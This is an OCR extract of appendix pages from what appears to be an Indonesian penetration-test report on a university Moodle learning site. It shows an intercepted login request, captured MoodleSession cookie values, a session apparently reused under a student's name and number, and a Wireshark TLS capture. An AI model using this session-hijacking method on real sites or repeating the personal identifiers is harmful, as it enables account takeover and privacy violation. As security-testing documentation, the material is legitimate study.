
Raw | Params | Headers | Hex


```
1  POST /login/index.php HTTP/1.1
2  Host: [redacted].ac.id
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: https://[redacted].ac.id/login/index.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 79
10 Connection: close
11 Cookie: MoodleSession=044q7ibp9nha32gkqukc2eh8gp
12 Upgrade-Insecure-Requests: 1
13
14 anchor=&logintoken=N7qxtnwB2bQksGFfxR3AUqKEqyoFExvQ&username=test&password=test
```

Lampiran 5

Hasil *Enumerating Further*



[redacted]/login/index.php
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
Login/Register
Your session has timed out. Please log in again.
Login to your account
Username
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Web SQL
Cookies
Trust Tokens
Filter
Only show cookies with an issue
Name
Value
Domain
Path
Expires / M...
Size
HttpOnly
Secure
SameSite
SameParty
Priority
MoodleSession
4co24buvlvtkpadfsf5mgtl0uj
/
Session
39
None
Medium
Cookie Value
Show URL decoded
4co24buvlvtkpadfsf5mgtl0uj
Console
What's New
Highlights from the Chrome 91 update
Web Vitals information pop up
Hover on a Web Vitals marker in the Performance panel to understand what's the indicator about.



login/index.php
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
Confirm
You are already logged in as Andhika 1710511077, you need to log out before logging in as different user.
Log out
Cancel
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Web SQL
Cookies
Trust Tokens
Filter
Only show cookies with an issue
Name
Value
Domain
Path
Expires / M...
Size
HttpOnly
Secure
SameSite
SameParty
Priority
MoodleSession
4co24buv1vtkpadfsf5mgt10uj
/
Session
39
None
Medium
Select a cookie to preview its value
Console
What's New
Highlights from the Chrome 91 update
Web Vitals information pop up
Hover on a Web Vitals marker in the Performance panel to understand what's the indicator about.



*any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 10
No. Time Source Destination Protocol Length Info
79 32.274627313 TLSv1.2 668 Client Hello
97 32.306506316 TCP 68 443 → 41040 [ACK] Seq=1 Ack=601 Win=64640 Len=0 TSval=692154778 TS…
98 32.310217816 TLSv1.2 1456 Server Hello
99 32.310231952 TCP 68 41040 → 443 [ACK] Seq=601 Ack=1389 Win=64128 Len=0 TSval=167253744…
100 32.310443759 TLSv1.2 693 Certificate, Server Key Exchange, Server Hello Done
101 32.310463254 TCP 68 41040 → 443 [ACK] Seq=601 Ack=2014 Win=63616 Len=0 TSval=167253744…
102 32.311767118 TLSv1.2 161 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Messa…
118 32.353555177 TLSv1.2 358 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
119 32.353557937 TCP 68 41040 → 443 [ACK] Seq=694 Ack=2304 Win=64128 Len=0 TSval=167253748…
189 38.262952789 TLSv1.2 99 Encrypted Alert
190 38.262965296 TCP 68 41040 → 443 [FIN, ACK] Seq=725 Ack=2304 Win=64128 Len=0 TSval=1672…
201 38.291839711 TCP 80 [TCP Dup ACK 118#1] 443 → 41040 [ACK] Seq=2304 Ack=694 Win=64640 L…
Frame 119: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 192.168.0.10, Dst: 103.147.92.26
Transmission Control Protocol, Src Port: 41040, Dst Port: 443, Seq: 694, Ack: 2304, Len: 0
0000 00 04 00 01 00 06 08 00 27 0c b1 50 00 00 08 00 .... '..P....
0010 45 00 00 34 f6 87 40 00 40 06 bf dc c0 a8 00 0a E..4..@. @.......
0020 67 93 5c 1a a0 50 01 bb b8 e4 fb a8 9b d4 1d e2 g.\..P.. ....
0030 80 10 01 f5 84 86 00 00 01 01 08 0a 63 b0 e5 8f ....c...
0040 29 41 71 cc)Aq.
wireshark_any_20210612223920_wOEDCt.pcapng
Packets: 215 · Displayed: 18 (8.4%) · Dropped: 0 (0.0%)
Profile: Default
Wireshark · Follow TCP Stream (tcp.stream eq 10) · any
3 client pkts, 3 server pkts, 4 turns.
Entire conversation (3,027 bytes)
Show and save data as ASCII
Stream 10
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help


Lampiran 6


Hasil *Compromise Remote User/Sites*




